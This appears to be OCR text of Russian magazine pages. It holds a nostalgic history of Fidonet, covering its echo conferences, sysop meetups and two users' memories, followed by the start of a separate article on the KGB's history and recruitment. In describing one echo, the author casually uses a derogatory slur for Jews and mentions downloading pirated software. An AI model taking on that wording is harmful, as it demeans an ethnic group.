Подключиться к сети было просто - достаточно было позвонить Тому или скинуть ему мессагу с сообщением, что у тебя установлена и работает программа Fido. Он тут же заносил человека в нодлист (список фидошников), и тот автоматически становился членом сети. Когда сетка еще не пользовалась большой популярностью, фидошная жизнь была спокойной и размеренной. С приходом новых людей появились новые проблемы. В первую очередь они касались липовых номеров. Люди, просившие добавить их в нодлист, оставались там и после того, как прекращали юзать Fido. Или, к примеру, человек менял номер, забыв сообщить об этом Дженнингсу. Другие




Сохранившийся в живых список фидошных станций на июнь 1984 г.

мемберы продолжали названивать по опубликованному номеру, превращая жизнь его владельца в кошмар.

В сентябре проектом заинтересовались компьютерщики из Сент-Льюиса и предложили свою помощь в поддержке сети. С их помощью удалось избавиться от многих проблем, включая липовые номера. С ростом числа нодов стало очевидным, что метод прямой передачи пакетов между узлами А и В нецелесообразен. Необходимо было внести в программу возможность отправлять пакеты сразу нескольким системам. Также появилась потребность в идентификации каждого подключенного юзера. Все это и многое другое реализовывалось в новых версиях программы Fido.

Одним из важнейших изменений в истории Фидонет стало создание Echomail в 1985 г. До этого времени сеть использовалась в основном для личной переписки. Но группа сисопов из Далласа попыталась совместить нетмейл с принципом распределенной передачи пакетов. В результате этого фидошники получили echoes - тематические конференции, в которых они могли совместно обсуждать интересующие их темы.

В последующие годы сеть быстро росла, проникая в самые разные уголки Земного шара. В феврале 1985 года в Fido насчитывалось 160 нодов, в начале 1992 их было уже более 20 тысяч.



Том Дженнингс за рабочим местом

ТЕРНИСТЫЙ ПУТЬ ФИДОШНИКА

В СНГ Фидо начало развиваться с 1990 г., отправной точкой стал город Новосибирск. Зарождалось все экспериментальными путями. Кто-то нашел под кроватью модем и решил попробовать соединиться с единственной в России московской Kremlin BBS. Потом начались дозвоны в Польшу на скорости 2400, сливание мегабайт вареза. Появилось несколько новых BBS: Morning Star и легендарная The Court of the Crimson King. Откуда-то достали фидошный софт, стали настраивать. Появились первые ноды...

История развития русской Фидонет увлекательна и насыщена событиями. По адресу http://faqs.org.ru/fidonet/fidohist.htm лежит большой исторический манускрипт, в составлении которого принимали участие десятки людей. Если хочешь знать, как все было на самом деле, - рекомендую почитать.

Лично я подключился к Фидохе в 1996 г. - как раз в самый пик популярности сети в нашей стране. Позвонив после наводки знакомого фидошника сисопу и договорившись о получении поинта в обмен на пиво, стал ждать. Вечером пришли двое дядей и, дорвавшись до моего компа, стали что-то увлеченно ковырять и настраивать. А в конце, пожав мне руку, поздравили с внедрением в большую «Сеть друзей». Окрыленный этой вестью, я вручил им два батла пива, которые давно превратились в лед (додумался же в морозилку засунуть), и пообещал, что парням не придется за меня краснеть. Наивное, скажу я вам, обещание. Вообще явление сисопа поинту для настройки ему софта случается нечасто, обычно новичкам приходится самостоятельно копаться в конфигах T-Mail'a (фидошный популярный мейлер), GoldEd'a (почтовый клиент) и FastEcho (распаковщик). Сейчас, правда, полегче - в сети есть самонастраивающиеся пакеты. Ввел свое имя, адрес, прописал пути, нажал на кнопочку - и фидоха готова к работе.

В течение следующей недели я подписался на 3/4 всех доступных эхоконференций (около 250 штук), чем вогнал в ужас своего босса (так поинты называют нодов) - трафик я гонял нешуточный. Причем пролистывал практически каждую эху, а некоторые прочитывал от корки до корки (HUMOR.FILTERED, RU.GAME.HEROES и RU.PICKUP). И конечно, не упускал возможности вставить пять копеек в интересные дискуссии. Еще позже открыл для себя чудесные возможности кодировки UUE, которая позволяла разбивать файлы на текстовые фрагменты и пересылать через Фидо. В следующие несколько месяцев я был постоянным гостем большинства доступных в сети FREQ-серверов (файловые архивы, которые можно было скачивать по Фидо). Сливал все подряд по принципу «лишний софт не помешает». В отдельные дни количество писем в моем нетмыле доходило до тысячи, превышая по трафику суммарный объем всех подписанных эх. О том, что есть еще интернет, я догадывался, но всерьез его не воспринимал. Все фидошники тогда были уверены, что инет и рядом не стоял с их любимой сеткой по части общения и приобретения новых друзей.

Со временем я окончательно втянулся и уже не представлял ни дня своей жизни без

Фидо на территории России

того, чтобы дозвониться до босса, вытянуть 10 мег почты и просмотреть новые сообщения в любимых эхах. Я был счастлив.

ЭХИ

Эхи - это, по сути, и есть Фидо. Места, где можно получить совет, обсудить актуальную тему или просто подурачиться. Они во многом напоминают конференции Usenet, уступая им в оперативности, но выигрывая в удобстве. С 1990 г. эх расплодилось столько, что вряд ли можно найти такую тему, на которую не создали специализированную эхоконференцию. Начиная с PVT.CATS.CLUB, где тусят кошколюбы, заканчивая RU.NINJA, где обсуждаются воины тени, - чем бы ты ни увлекался, ты всегда сможешь найти себе место по душе и понимающих тебя собеседников. У каждой эхи есть свои правила, уклонение от которых карается в зависимости от тяжести нарушения, вплоть до пожизненного отключения от конференции.

В русскоязычном Фидо более 3 тысяч эх, правда, за последние годы их количество сократилось. Каждая эха - это отдельное комьюнити со своими звездами и памятными событиями. Расскажу про некоторые из них...

RU.ANEKDOT - одна из самых первых эх, была образована летом 1992 г. после реорганизации SU.HUMOR. Официально предназначена для поста свежих анекдотов, но реально стала одним из основных мест проведения флеймов. Поистине легендарным стал анек про дедушку: «Снесла курочка дедушке яичко. Начисто снесла». Приелся он еще в 93-м и из поколения в поколения передавался на страницах RU.ANEKDOT. Было время, когда его рассказывали по нескольку раз в неделю, после чего анекдот про Рябу стал жесточайшим оффтопиком, за который отключали от эхи сразу и навсегда. Памятны выборы модератора эхи. Народ шумел, агитировал, выдвигал собственные кандидатуры, обещая золотые горы :).

SU.KASHENKO.LOKAL - несмотря на название, эха практически не имеет никакого отношения к известной психбольнице. Создана она была в 1998 г. человеком, широко известным как Медбрат. Основная тематика конфы - высмеивание евреев путем высмеивания тех, кто высмеивает евреев. Очень популярными в этой эхе были классические жидовские фразы: «Вы антисемит?», «А почему вы спрашиваете?», которые вскоре вышли за пределы SKL и стали признаком кащенизма. Кащениты всячески завлекали новых жертв в свою альма-матер, пополняя таким образом свою достаточно много-

Логотип Фидо

Ссылки по теме:
- **www.fidonet.org - официальный сайт Fidonet**
- **http://riverbbs.net/fido/history - история сети устами Тома Дженнингса**
- **www.fidoftn.kiev.ua - крупнейший русскоязычный ресурс, посвященный Фидо**
- **www.fido-online.com - фидошный гейт**
- **http://hf.kru.to - архив HUMOR.FILTERED**
- **www.moskalyuk.com/shutki/fido.htm - фидошная книга рекордов :)**

численную армию. Проводились целые операции по захвату власти в популярных эхах. В конце концов кащенизм стал приравниваться к оффтопику, и за малейшие его проявления наказывали переводом в «read only».


RU.PICKUP - эха, в которой зародилось русское пикап-сообщество. Зарегистрированная в 1995 г., она быстро стала одной из самых популярных среди мужской половины Фидо. Первое время в ней можно было получить грамотный развернутый ответ на любой вопрос о соблазнении девушек. Потом эху заполонило бесчисленное количество пионЭров (юноши, не рубящие в теме, но мнящие себя гуру), и она превратилась в помойку. В связи с этим на базе ру.пикап образовалось несколько отдельных конф: RU.PICKUP.FILTERED (избранные посты из RU.PICKUP), RU.PICKUP.GURU (тусовка «отцов» пикапа), RU.PICKUP.PIONEER (для новичков), RU.ANTI-PICKUP (противники пикапа). Сейчас в эхе, в основном, ругаются те самые пионЭры, а все те, кто стоял у истоков, перебрались в специализированные интернет-форумы.

SU.TORMOZ - один из лидеров по количеству генерируемого трафика. Каждый день в этой эхе проходило по 100-200 писем. Весьма специфичное место. Цитирую отрывок типичного трэда обитателей сутормоза:

«KK: Не пойти ли мне спать?.. Как вы считаете? Да вы считать-то умеете?
MSP: 8
ML: 16
MSP: 32
ML: 64
MSP: 128
ML: 256
...
MSP: 67108864»

Характерна совершенно идиотскими диалогами и постоянными перекличками по любому поводу. Народ там тусовался соответствующий: Фантик Полосатый, Крадущийся, Абаснуй, дядя Степа... По большому счету, эха развлекательная, и для тех, кто находит занимательными тупые разговоры ни о чем, она стала вторым домом. Кстати, комьюнити сутормоза было одним из самых больших в Фидо, а количество людей, имеющих в подписи [Su.Tormoz team], насчитывало несколько сот человек.

В Фидохе немало хакерских конф: RU.NETHACK, RU.HACKER, RU.HACKER.DUMMY, $CRACK$, $CRACK$.TALKS, PVT.CRACK и другие. В середине 90-х в них можно было встретить известных на хаксцене личностей, принять участие в увлекательной технической дискуссии. Но со временем некоторые из них постигла судьба RU.PICKUP'а, остальные просто зачахли из-за отсутствия людей.


Отрывок из хроник «Сунаездни»

А самой известной и популярной в фидошной среде является HUMOR.FILTERED - «read only» эха, в которой публикуются форварды смешных писем из других эх. Ссылки на такие письма присылают модератору сами фидошники, и он уже отбирает из них достойные размещения в HF. Кстати, мои письма попадали в эху не меньше десяти раз, чем я несказанно горд :).

СЕТЬ ДРУЗЕЙ

В то время как интернет называют глобальной паутиной, Фидо известна как Сеть друзей. В 90-92 гг., когда народу было еще немного и все друг друга знали, это действительно было так. Потом новые поинты повалили пачками, и флеймы с топиками «Starcraft vs Total Annihilation», «Pascal vs C++», «Кошки vs собаки» заполонили все фидошное пространство. Тот же «SC vs TA» длился в SU.GAME.STRATEGY почти полгода и чуть не закончился кровопролитием :).

Сам я в межнациональных рознях не участвовал, но, сколько себя помню, тусил в SU.NAEZD. В отличие от SU.FLAME и TYT.BCE.HACPEM, в которых все друг друга покрывали матом, здесь велись исключительно интеллигентные флеймы. Мы ненавязчиво, дружелюбно, с улыбкой на лице называли друг друга жалкими, ничтожными личностями и приводили тому тысячи обоснованных аргументов. В 2001-2002 гг. в эхе сформировался костяк «старичков», которые в тихое время лениво перегавкивались друг с другом, но как только появлялся чужак, объединялись и дружно обсирали его :). Велись даже хроники «Сунаездни», в которых рассказывалось, кто на этой неделе облажался и кого из новых в нее занесло.

Также с улыбкой вспоминается трэд в RU.NETHACK, где мы с одним пареньком ожесточенно спорили о значении слова «хакеры», о том, что есть хаксцена, и тому подобных вещах. Из искры разгорелось пламя,

Карикатура фидошника

флейм перерос в длинную переписку, где размер каждого письма доходил до 50 килобайт. Ясное дело, модератор нас попросил пойти вон, и переписка продолжилась уже в привате, закончившись только полгода спустя.

Чтобы поддерживать порядок в сети, в 80-х гг. появился документ, известный как «Фидополиси». Том Дженнингс, будучи прожженным анархистом, не терпящим ограничений свободы слова, отозвался об этом 100-килобайтном опусе коротко и ясно: «Old smelly crock of shit». Тем не менее, многие фидошники считают фидополиси своей конституцией и при решении конфликтов зачастую ссылаются на него.


Распространенным явлением в Фидо являются сисопки и поинтовки - риаллайфовые встречи фидошников. Первые обычно собирают сисопов, которые под пивком с энтузиазмом обсуждают перспективы дальнейшего развития сети. На вторые приходят поинты, распивают горячительные напитки и обсуждают фидошное бытие. Обычно такие тусы проводятся на локальном уровне, но случаются и встречи всесоюзного масштаба. Раньше местом сбора глобальных поинтовок была московская IT-выставка Комтек. Сейчас народ ежегодно собирается в Крыму.


В Фидо тусили многие известные в рунете личности. Алекс Экслер и Леонид Каганов свои первые творения размещали в фидошных эхах, а Сергей Лукьяненко черпал отсюда вдохновение для «Лабиринта отражений»...

НАСТОЯЩЕЕ И БУДУЩЕЕ ФИДО


В 2002 г. локальные эхи в моем провинциальном городишке заглохли, трафик в любимых SU.NAEZD и RU.GAME.HEROES упал до нуля, и я решил, что пора сваливать. К это времени у меня уже был анлим, и я потихоньку перебирался в livejournal-комьюнити, которое оказалось не менее интересным, чем ранняя фидоха.

Конечно, говорить о смерти Фидо в нашей стране еще рано. Большинство эх попрежнему функционируют, и в них пишет новое поколение фидошников, привлекаемое халявным доступом. Да и некоторые старич-


Настройки Фидо


Типичные сисопка и поинтовка

Всеукраинская сисопка 2003 г. в Крыму


Известные фидошники: Экслер, Каганов, Лукьяненко

ки продолжают сидеть, скорее, по привычке, чем по любви. Но нет уже тех жарких дебатов на актуальные темы, нет широкомасштабных флеймовых войн, нет атмосферы, которая заставляла вскакивать утром из постели и бежать первым делом проверять почту. Да и отношение изменилось. Если раньше народ в эхах быстро сближался и часто продолжал конфовые дискуссии в привате, теперь общение напоминает ни к чему не обязывающий разговор в очереди. Постояли, потрындели, разбежались и забыли.

Несколько лет назад многие сравнивали Фидо с интернетом, приводя всевозможные аргументы в пользу первого и обсирая второй. Козырем фидошников была халявность их сети. Теперь инет подешевел, разросся и подобных сравнений уже не возникает - красочная, оперативная паутина взяла верх над старенькой фидонет.

Фидошная технология (FTN), несмотря на моральное устарение, используется для создания других некоммерческих сетей. Принцип тот же, но масштабы другие. Появляются все эти ScreamNet'ы и OurNet'ы с целью создать свою приватную сетку, где не будет ламеров, кащенитов и прочего сброда, кишащего в фидохе. И где можно установить свои правила и порядки. Кстати, на альтернативных платформах тоже были FTN-клоны. Например, всесоюзная ZX-Net - очень известная в узких кругах и ныне покойная сеть спектрумистов.

Последнее время обычной практикой стало забирать фидошную почту через интернет. Те, у кого анлимитный ADSL, оценят скорость, все остальные - оперативность. Скорость прохода писем в эхи будет намного выше, если получить IP-поинта у московского сисопа.

Если у тебя есть инет и ты хочешь посмотреть своими глазами, что такое Фидо, не обязательно сливать пакет и искать сисопа, который согласится тебя приютить. Сейчас есть много онлайновых гейтов, через которые можно не только читать эхи, но и отправлять в них письма. Крупнейшим архивом фидошных конф является http://groups.google.ru.

МНЕНИЯ

Ну и напоследок, по традиции, пару мнений от людей, которые раньше активно тусили в Фидо и знают об атмосфере сети не понаслышке.

Павел, 30 лет, IT-директор, модератор эхи RU.MODERATOR.

Давно это было. Компьютеры были медленными, большими и тяжелыми. А все люди в Фидо - добрыми. Их было относительно немного, и среди них был большой процент хороших специалистов, поэтому я с удовольствием читал технические эхоконференции (в основном по сетевой тематике и аппаратному обеспечению) и мнения моих собеседников были для меня очень важны. Как правило, в технической литературе даются императивные указания по настройке какого-либо оборудования либо дается обзор всех его возможностей. Но информацию о правильности одних решений и сомнительности других я смог почерпнуть только из общения в тех самых конференциях. Благодаря этому довольно быстро вырос в профессиональном плане. Я даже работу себе нашел по рекомендации одного из моих знакомых по Фидо - он уезжал и рекомендовал меня на свое место, хотя до этого мы вживую ни разу не виделись. И уже почти 7 лет я работаю в этой компании.

В нетехнических эхах (например старая PVT.EXLER.OVKA, PVT.LBCAT.TALK, городские локалки), посвященных просто общению и юмору, я нашел людей из разных городов, с которыми было интересно и прикольно общаться. Со многими подружился, поддерживаю контакты и до сих пор езжу в гости.


Фидо было и остается для меня сообществом друзей. Моих друзей. Многие из них завязали и обитают в других местах, но я помню, где зародилось это знакомство, и благодарен Фидо за это. Видимо поэтому я до сих пор поддерживаю пару узлов и готов возиться с толковыми новичками.

Нынешнее Фидо уже не то, что раньше. Оно пережило нашествие потока технически неграмотной молодежи, стремившейся попасть в сеть из-за бесплатного доступа к конференциям. С удешевлением интернета этот поток иссякает. Однако поддерживать Фидо в этот период отказались многие из старой гвардии. Сейчас те из них, что остались, занимаются Фидо по инерции, тот интерес, что был раньше, угасает.

Зоя, 23 года, юрист, поэт, романтик.

В Фидо я попала в 1997 г. Совратила подруга, перечислив все мыслимые и немыслимые достоинства сетевого общения. Сначала я относилась к этим доводам скептически, подключилась потому, что это было бесплатно и просто любопытно. Уже после первой недели стало ясно: без Фидо жизнь - не жизнь :)). Так как я неисправимая любительница кошек, сразу влилась в дружный коллектив RU.CATS и PVT.CAT.CLUB; так как люблю готовить, стала постоянной тусовщицей SU.KITCHEN; будучи по профессии журналисткой, открыла для себя SU.JURNALIST, но самой родной на долгие годы стала OBEC.PACTET. В лице читателей этой эхи я нашла благодарных слушателей своих литературных бредней. Все мало-мальски стоящие стихи и рассказы отправлялись прямиком в овес. В отличие от многих членов нашего литкружка, я не только писала, но и читала от корки до корки все произведения других авторов. Из памятных событий могу вспомнить замечательную поинтовку 1999 года. Я даже помню дату - 13 апреля. Именно там я впервые познакомилась со своим боссом, оказавшимся совершенно замечательным, добрым и улыбчивым толстячком. Мы ели чебуреки, запивали их пивом, жизнь казалась яркой и дружелюбной. Один из ребят строил планы по захвату Фидошкой армии интернетчиков, остальные подхватили, сыпались лозунги: «Фидо в каждый дом!». Да, замечательное было время. Помню, как всей нодой пришли на похороны Миши Кузнецова - улыбчивого парня, принимавшего участие во всех наших поинтовках. Помню, как мне пытались переправить из Москвы файл размером 12 мегабайт в UUE. В итоге получилась путаница, и мне пришлось потратить кучу времени, чтобы собрать все вместе. Помню, как вместе с ребятами нашего узла отправились на озеро на шашлыки с ночевкой и ночью у костра рассказывали друг другу страшилки про «Сисопа-маньяка», «Потерянного поинта», «BBS загубленных душ» и другие фидошные ужасы. И конечно, мой виртуальный роман с мальчиком из Киева, который дарил мне ASCII-шные розы :). Мы так с ним и не познакомились в RL...

Уже полгода, как я не читаю Фидо. Поуходили многие интересные мне люди, без них все по-другому. Теперь меня можно найти в livejournal'e, где я продолжаю выкладывать свое творчество и, в первую очередь, стихи. А Фидо... оно всегда будет оставаться в моем сердце как Сеть друзей, благодаря которой мне удалось познакомиться с замечательными людьми.


Вид нетмыла в GoldEd'e

Лиза (liza@akzia.ru)

КГБ
БОЛЬШОЙ БРАТ СССР

Unforgettable Kremlin, KGB and much more... рекламный буклет американской туристической фирмы зазывает в Москву. Для многих туристов история крупнейшей в мире разведки оказывается привлекательней водки с матрешками и прогулки по Красной площади. В марте 2004 года Комитет государственной безопасности праздновал бы свое пятидесятилетие. Но во времена демократии произносить вслух одну из самых знаменитых аббревиатур в мире, ставшую таким же символом нашей страны, как спутник, балет и водка, стало делом практически неприличным. Поэтому юбилей главной советской охранки прошел практически незамеченным.

В ЗАСТЕНКАХ КРУПНЕЙШЕЙ В МИРЕ РАЗВЕДКИ


Что же делало советскую разведку если не самой мощной, то уж точно самой популярной разведкой в мире?

ГДЕ НАЧИНАЕТСЯ ЛУБЯНКА?

Тайная служба, разумеется, существовала в России и до КГБ, существует и после. Меняются только названия, организация и широта полномочий. В марте 1953 года полномочия охранки стали неограниченными: под руководством Лаврентия Павловича Берии возглавляемое им Министерство государственной безопасности было объединено с Министерством внутренних дел - так появилось единое МВД СССР, задуманное Берией как самая влиятельная организация страны. Такой она пробыла примерно два месяца, после чего Берию убрали, а его не в меру опасное детище разжаловали до Комитета. Созданный в марте 1954 года Комитет государственной безопасности был вне контроля МВД. В положении КГБ, которое существовало с 59 года, было четко записано, кому он служит - Центральному комитету Коммунистической партии Советского Союза.

В том же 1954 году были определены цели и задачи новоиспеченного комитета, а также его структура. Главной задачей было сохранение существующего в стране государственного строя. Сфера деятельности простиралась шире, чем у разведок других стран: помимо разведки и контрразведки в обязанности комитета входила охрана руководителей партии и правительства, идеологический контроль населения, охрана государственных границ.

При всех изменениях и перетасовках структура КГБ оставалась практически неизменной. Его костяк составляли четыре главных управления (главка): разведка (Первое управление), контрразведка (Второе управление), военная контрразведка (Третье управление) и шифровальщики (Восьмое управление). Неофициально пятым главком считалось знаменитое Пятое управление - управление по борьбе с диссидентами. Официальным его не делали, чтобы не давать Западу лишнего повода для идейных спекуляций. Помимо главков, существовало некоторое количество управлений, отделов и служб, занимающихся погранвойсками, экономической контрразведкой, промышленной разведкой и др.



Здание на Лубянке - святая святых КГБ

Точные данные о численности сотрудников КГБ не были и вряд ли когда-нибудь будут опубликованы. Бывший председатель Комитета госбезопасности Николай Крючков заявил как-то, что общий состав КГБ СССР на 1991 год насчитывал 480 тыс. человек, причем разведкой и контрразведкой было занято не более 7% сотрудников. Армия «добровольных помощников» (агентуры) КГБ только на территории СССР по официальным данным

Грамота, выдававшаяся сотрудникам КГБ

доходила до 26 млн. человек, что составляло седьмую часть всего населения страны. Мой собеседник - бывший сотрудник Пятого управления - считает эти заявления, мягко говоря, преувеличенными. По своему управлению, одному из крупнейших, он называет цифру в десять тысяч сотрудников и сомневается, что в других управлениях их могло быть больше. Содержать больше было бы не только нерентабельно, но и обременительно. А учет «добровольных помощников» в Комитете не вели. Информация о зарплате сотрудников КГБ тоже была преувеличена - на деле она редко превышала зарплату обычного советского инженера. Исключение составляли лишь сотрудники Первого главка, но и здесь особо поживиться не удавалось. КГБ был не только орудием, но и жертвой андроповской борьбы со взяточничеством. В целом же организация работала так же, как и любое советское учреждение: с планами, со сбоями и строго по расписанию. Ровно в шесть часов вечера здание на Лубянке пустело, сотрудники стремительно покидали рабочие места - чрезмерное рвение считалось не только ненужным, но и подозрительным. Вдруг трудяга там копирует секретные материалы для передачи в ЦРУ?

КГБ КАК БРЕНД


Юрий Владимирович Андропов возглавлял Комитет государственной безопасности СССР пятнадцать лет: с 1967 по 1982 год. Именно ему КГБ обязан своим лицом - он был его отцом, наставником и идеологом. Дело тут не только в таких популяризаторских методах, как борьба с коррупцией, расширение структур органов и повышение окладов сотрудникам. Андропов продвигал КГБ как бренд, очистил профессию чекиста от компроматов 37-го года, разрекламировал этот «нелегкий труд». Профессия чекиста стала не просто престижной, она стала привлекательной, желанной, люди мечтали попасть в органы.

Команда Андропова состояла из профессионалов, настоящих фанатов своего дела. Именно благодаря им появились спецподразделения «Альфа» и «Вымпел», которые сейчас считаются лучшими в мире, завоевывая высокие оценки зарубежных спецслужб. Группа «Альфа» создана 29 июля 1974 года как подразделение КГБ по борьбе с терроризмом. Группа специального назначения «Вымпел» образована 19 августа 1981 года для выполнения штатных операций за пределами Родины в интересах государства.

ШПИОНОМАНИЯ

Почти сорок лет Комитет государственной безопасности был сильнейшей разведкой в мире. Миф о всесильности КГБ старательно поддерживался, причем не только его представителями, но и невольно противниками. Как внутри страны, так и за ее пределами советская служба безопасности контролировала все сферы жизни, ведя борьбу не только с иностранными разведками, но и с собственным народом. Она не считалась, она была лучшей разведкой в мире - ведь на нее работал почти весь советский народ. Метод подготовки разведчиков и численность разведки были уникальны. Ни на одну спецслужбу мира не выделялось столько средств, как на КГБ.

Настоящей эпохой расцвета КГБ стали годы холодной войны. Немного уступая соперникам по уровню технической оснащенности, КГБ значительно превосходил их по всем остальным пунктам, включая количество легальных резидентов в странах влияния. Первый главк, занимавшийся внешней разведкой, стоял особняком от остальных управлений. Разведчики были элитой ГБ, сюда готовили с детства. Потенциальные кадры начинали отбирать в Домах малютки чисто по внешним данным - предпочтение отдавалось полукровкам. Выбирали детей, отцами которых были студенты или аспиранты престижных вузов.




Плакат, агитирующий вступать в КГБ

Первая ступень обучения проходила в специализированном детском саду, где программа была направлена на развитие памяти, логики и восприятие языков.

По окончании сада специальная комиссия, куда входили медики, педагоги и представители КГБ, проводила очередной отбор детей для учебы в специнтернатах. В СССР было два интерната: в городе Бердске под Новосибирском и в Сучане Приморского края. Школьная программа была следующим звеном подготовки будущих разведчиков. До пятого класса уделялось пристальное внимание совершенствованию иностранных языков, памяти и логического мышления. Особое внимание уделялось поведению и этикету. В шестом классе учащихся делили на две группы - технарей и гуманитариев. В зависимости от группы делался упор и в программе обучения. По окончании спецшколы выпускники были настолько хорошо подготовлены, что без труда поступали в лучшие университеты мира. При этом у каждого была своя легенда, которая в случае проверки полностью исключала раскрытие агентов.

Естественно, Комитет состоял не из одних только выходцев из интернатов. Отбор шел практически во всех крупнейших вузах столицы, иногда уже начиная со спецшкол. Первые показатели - внешние. Необходимые условия: безупречная родословная, идеологическая чистота и выдержанность. Успешно прошедших проверку на профпригодность приглашали на обучение в Высшую школу



Л.П. Берия


Удостоверение чекиста

КГБ на страже

Минифотокамера - непременный атрибут сотрудника КГБ

Складной бинокль. Инструмент разведчиков КГБ


Юбилейный значок чекиста


Значок, который выдавали за особые заслуги перед КГБ

КГБ в Москве. И даже здесь далеко не все счастливчики получали приглашение в разведку. Те, кому удавалось пройти все испытания, какое-то время еще стажировались в другой стране и только после этого получали направление в страну назначения. Вся эта хитроумная система позволяла минимизировать риск побегов и предательств. Но исключить его полностью было невозможно - именно перебежчики нанесли наибольший вред советской разведке, выдав больше информации, чем накопали за десятилетия существования КГБ все спецслужбы мира.

